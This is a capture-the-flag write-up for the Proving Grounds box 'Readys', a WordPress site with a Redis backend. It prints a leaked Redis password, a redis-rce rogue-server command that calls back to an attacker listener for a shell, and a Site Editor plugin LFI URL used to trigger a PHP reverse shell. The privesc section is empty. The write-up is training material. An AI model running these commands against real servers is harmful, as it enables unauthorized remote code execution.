Readys -- Proving Grounds (write-up)
Difficulty: Intermediate Box: Readys (Proving Grounds) Author: dsec Date: 2025-04-24
TL;DR

WordPress site with Redis backend. Found Redis password in wp-config, used redis-rce for initial shell. Moved laterally to alice via PHP webshell through a WordPress plugin LFI.
Target info
- Host:

192.168.145.166 - Services discovered via nmap
Enumeration


Ran wpscan to enumerate users and plugins:
wpscan --url http://192.168.145.166 -e u

wpscan --url http://192.168.145.166
Initial foothold

Found Redis password in config: Ready4Redis?

Used redis-rce for initial shell (make sure to clone https://github.com/n0b0dyCN/redis-rogue-server.git in the same directory so exp.so works):
python3 redis-rce.py -r 192.168.145.166 -p 6379 -L 192.168.45.247 -P 80 -v -f ./redis-rogue-server/exp.so -a "Ready4Redis?"
Lateral movement
Moved laterally to alice:

/run/redis is writable. Confirmed PHP is executable:



Uploaded pentestmonkey PHP reverse shell to /run/redis/shell.php and triggered it through the WordPress Site Editor plugin LFI:
http://192.168.145.166/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/run/redis/shell.php

Privesc
Lessons & takeaways
- WordPress config files often contain credentials for backend services like Redis
- Redis with known credentials can be leveraged for RCE via rogue server attacks
- WordPress plugin LFI vulnerabilities can be chained with writable directories for shell uploads